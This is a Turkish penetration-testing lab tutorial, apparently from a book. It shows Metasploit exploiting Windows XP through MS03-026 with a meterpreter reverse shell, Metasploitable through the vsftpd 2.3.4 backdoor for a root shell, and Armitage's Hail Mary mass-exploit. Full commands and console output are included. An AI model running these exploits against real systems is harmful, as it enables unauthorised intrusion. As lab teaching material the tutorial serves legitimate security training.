Şimdi “db_status” komutuyla veritabanı bağlantımızda sorun olup olmadığını kontrol edelim. Aşağıdaki gibi “connected” (bağlandı) mesajı geliyorsa sorun yok ve adımları doğru yaptınız demektir.


```
msf > db_status

[*] postgresql connected to msf3
```

Metasploit’i çalıştırdığımıza göre artık sızma adımına geçebiliriz. Bunun için öncelikli olarak Nessus’ta bulduğumuz zafiyetlere geri dönelim. WindowXP ve Metasploitable için ayrı ayrı sızma sağlayalım.


Metasploit ile Windows XP SP1’e sızma

Bu bölümde ilk iş olarak Windows XP SP1’e Nessus ile zafiyet taraması yapacağız. Daha sonra zafiyetleri inceleyerek Metasploit’te nasıl kullanıp sızma sağlayacağımıza bakacağız.

Benim örneğimde Windows XP IP’si 10.10.56.3.



Nessus'a girip tarama yaptığımızda aşağıdaki gibi sonuçlarla karşılaşıyoruz. Benim örneğimde toplam 13 adet kritik sorun buldu. Bu büyük ihtimalle rahat bir sızma sağlanabileceğini gösteriyor. Şimdi detaylara girip devam edelim.



1. Microsoft Windows XP Unsupported Installation Detection:

Burada Windows XP ile ilgili desteğin bittiğini, güncellemelerin yayınlamayacağını, dolayısıyla yüksek seviyede risk içeren bir işletim sistemi kullandığımızı belirtiyor. Risk yüksek olsa da direkt sızmaya yönelik bir detay değil; devam edebiliriz.

2. MS03-026 Microsoft RPC Interface Buffer Overrun:

Bu zafiyetin detaylarında uzaktan "system" kullanıcısı yetkisiyle kod çalıştırmanın mümkün olduğunu söylüyor. CVSS notu da 10. Ayrıca Metasploit ile sızma sağlanabileceği de belirtiliyor. Şimdi denememize başlayalım.

Metasploit konsoluna geri dönelim ve aşağıdaki komutu yazalım:

```
msf > search MS03-026
```

Gelen detaylar aşağıdaki şekilde olacak:

```
Name: exploit/windows/dcerpc/ms03_026_dcom

Disclosure: Date: 2003-07-16

Rank: great

Description: MS03-026 Microsoft RPC DCOM Interface Overflow
```

Şimdi "use isim" komutuyla ilgili sızma kodunu kullanmak için seçelim.

```
msf > use exploit/windows/dcerpc/ms03_026_dcom

msf exploit(ms03_026_dcom) >
```

"show options" komutuyla hangi parametreleri istediğine bakalım.

```
msf exploit(ms03_026_dcom) > show options

Module options (exploit/windows/dcerpc/ms03_026_dcom):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   135              yes       The target port

Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal
```

Yukarıda görüldüğü üzere RHOST parametresini doldurmamız yeterli olacak. Kullanacağımız komut “set RHOST hedef_IP”.

```
msf exploit(ms03_026_dcom) > set RHOST 10.10.56.3
192.168.56.103
RHOST => 10.10.56.3
```

Kontrol etmek için isterseniz “show options” komutunu tekrar çalıştırabilirsiniz. Şimdi de hedefe nasıl saldıracağımızı seçelim. İlk olarak korsanların en çok sevdiği ve onlara özel geliştirilmiş “Meterpreter shell” ile deneme yapalım. “show payloads” komutuyla seçeneklerimiz listelenecek.

```
msf exploit(ms03_026_dcom) > show payloads
```

Bizim örnekte seçeceğimiz payload: windows/meterpreter/reverse_tcp

```
   msf exploit(ms03_026_dcom) > set payload
windows/meterpreter/reverse_tcp

   payload => windows/meterpreter/reverse_tcp
```

Şimdi tekrar “show options” komutunu çalıştırarak başka parametreye ihtiyaç olup olmadığına bakıyoruz. Reverse_tcp bizimle bağlantı kurmak istediği için IP adresimizi istiyor. Bu detayı aşağıdaki şekilde giriyoruz:

```
   msf exploit(ms03_026_dcom) > set LHOST 10.10.56.1

   LHOST => 10.10.56.1
```

Son olarak “run” komutuyla bilgisayarı ele geçirme denememizi yapıyoruz.

```
   msf exploit(ms03_026_dcom) > run


   [*] Started reverse handler on 10.10.56.1:4444

   [*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...

   [*] Binding to 4d9f4ab8-7d1c-11cf-861e-
0020af6e7c57:0.0@ncacn_ip_tcp:10.10.56.3[135] ...

   [*] Bound to 4d9f4ab8-7d1c-11cf-861e-
0020af6e7c57:0.0@ncacn_ip_tcp:10.10.56.3[135] ...

   [*] Sending exploit ...

   [*] Sending stage (957487 bytes) to 10.10.56.3

   [*] Meterpreter session 1 opened (10.10.56.1:4444 ->
10.10.56.3:1030) at 2016-01-06 00:17:23 +0200


   meterpreter >
```

Yukarıda görüldüğü üzere sızma başarılı bir şekilde sağlandı ve bir meterpreter komut satırına düştük. Şimdi kim olduğumuza bakalım. “getuid” ile hangi kullanıcı ve yetkilerle bağlandığımızı anlayabiliriz.

```
meterpreter > getuid

Server username: NT AUTHORITY\SYSTEM
```


Görüldüğü üzere “system” kullanıcı yetkisindeyiz ve artık hedef bilgisayarda istediğimiz her şeyi yapabilecek durumdayız. Meterpreter shell ile bundan sonra neler yapabileceğimiz ise sızma sonrasının konusu.

Metasploit ile Metasploitable’a sızma

Bu bölümde de Windows XP ile yaptığımız denemenin aynısını Metasploitable için yapalım.


Metasploitable IP’miz 10.10.56.2.

Nessus taraması aşağıdaki sonuçları veriyor:




Ben bu örnekte “vsftpd Smiley Face Backdoor” ile deneme yapacağım. Bunu seçmemde iki sebep var.

1. Nessus tarama detayına baktığımızda aşağıdaki şekilde görüldüğü gibi root yetkisini alabilmesi.



2. Nessus tarama detaylarında Metasploitable’da ilgili saldırı imkânının bulunduğunu ve adını göstermesi.

Şimdi metasploit komut satırına geçerek aramamızı yapıyoruz. Aşağıdaki şekilde detaylar geliyor. Bunları incelediğimizde “Rank” (Seviye) olarak “excellent” (mükemmel) verildiğini görüyoruz.



İlgili saldırı tipimizi seçiyoruz:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

Seçeneklere bakıyoruz:

```
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOST                    yes       The target address
   RPORT   21               yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

RHOST hedef bilgisayarımızın IP'sini giriyoruz:

```
msf exploit(vsftpd_234_backdoor) > set RHOST 10.10.56.2

RHOST => 10.10.56.2
```

"show payloads" ile ne tür saldırı paketleri olduğunu kontrol ediyoruz. Aşağıda görüldüğü üzere sadece tek seçenek var. Bu seçenek Linux'ta komut satırı açıyor.

```
msf exploit(vsftpd_234_backdoor) > show payloads


Compatible Payloads

==================


   Name                Disclosure Date  Rank    Description

   ----                ---------------  ----    -----------

   cmd/unix/interact                    normal  Unix Command,
Interact with Established Connection
```

Paketi seçiyoruz:

```
msf exploit(vsftpd_234_backdoor) > set payload
cmd/unix/interact

payload => cmd/unix/interact
```

"Show options" ile kontrol ettiğimizde ek bir parametreye ihtiyaç duymadığımızı göreceğiz. Son olarak "run" veya "exploit" komutuyla saldırıya geçiyoruz.

```

```

```
msf exploit(vsftpd_234_backdoor) > exploit


[*] Banner: 220 (vsFTPd 2.3.4)

[*] USER: 331 Please specify the password.

[+] Backdoor service has been spawned, handling...

[+] UID: uid=0(root) gid=0(root)

[*] Found shell.

[*] Command shell session 2 opened (10.10.56.1:32899 ->
10.10.56.2:6200) at 2016-01-06 00:29:01 +0200


id

uid=0(root) gid=0(root)

whoami

root
```

Yukarıda görüldüğü üzere saldırı sonucu komut satırı açmayı başardık. “id” ve “whoami” komutlarını çalıştırdığımızda da “root” kullanıcısı olduğumuzu gördük. Metasploitable’a sızmayı da başarılı bir şekilde gerçekleştirdik.

Armitage[28]


Armitage, Metasploit için kullanabileceğimiz ve içinde birçok özelliği barındıran bir yazılım. Eğer grafik arayüzle çalışmayı seviyorsanız Armitage ile Metasploit kullanarak bu isteğinize kavuşabilirsiniz.

Armitage'da bizim odaklanacağımız komut "Hail Mary". Bu komutla karşıdaki bilgisayar taranıyor ve bütün olası saldırılar deneniyor. Yani hiçbir emek harcamadan sadece deneme yanılma yoluyla karşıdaki hedefi ele geçirmeye çalışıyoruz.

Armitage, Kali Linux'ta kurulu olarak geliyor. Bundan dolayı sadece aşağıdaki komutla programı çalıştırabiliriz:


```
# armitage
```

Çalıştırdıktan sonra aşağıdaki şekilde bir ekran gelecek. "Connect" (Bağlan) ile devam ediyoruz.




Sonraki pencerede "yes" ile devam ediyoruz. En son aşağıdaki şekilde bir ekran geliyor ve ilk hedef adresimizi girmemizi bekliyor.


[28] http://www.fastandeasyhacking.com




Şimdi adres olarak WinXp IP'mizi girelim ve saldırı denememizi yapalım. Adres olarak 10.10.56.3 girip "OK" tuşuna basıyoruz. Aşağıdaki şekilde hedef bilgisayarımız ekranda görünüyor.




Hedefimize sağ tıklayıp "Scan"i (Tara) seçiyoruz ve hedef bilgisayarımızı tarayıp daha fazla bilgi toplanmasını sağlıyoruz.



Tarama sonucunda aşağıda görüldüğü üzere bilgisayarın bir Windows işletim sistemi çalıştırdığı tespit edildi.




Son olarak üst menüden “Attacks → Hail Mary”yi seçiyoruz.




Bundan sonra karşımıza çıkan uyarıda “Gerçekten mi?” diye soruyor ve aşağıdakine yakın bir açıklama veriyor:

“Hail Mary başladığında bir dizi saldırı başlatacak. Bu saldırıda yüzlerce deneme yapılacak ve bu oldukça gürültücü bir işlem.”


“Yes” seçeneğiyle devam ediyoruz ve saldırımız başlıyor. Aşağıdaki şekilde ilerleme çubuğuyla saldırı denemeleri başlıyor.



Sonuçlara baktığımızda hedef bilgisayarın ele geçirildiğini görüyoruz. Açıklamalarda görüldüğü üzere “ms08-067” ve “ms03-026” açıklarından faydalanarak 2 adet “meterpreter shell” açılmış durumda.



Şimdi “meterpreter” komut satırı açıp yetkimize bakalım. Aşağıda görüldüğü üzere hedef bilgisayarımıza sağ tıklayıp “Meterpreter 2 → Interact → Meterpreter Shell” seçerek komut satırına erişiyoruz.



Kullanıcı yetkilerimize bakıyoruz ve aşağıda görüldüğü şekilde sistem kullanıcı yetkilerine sahibiz.

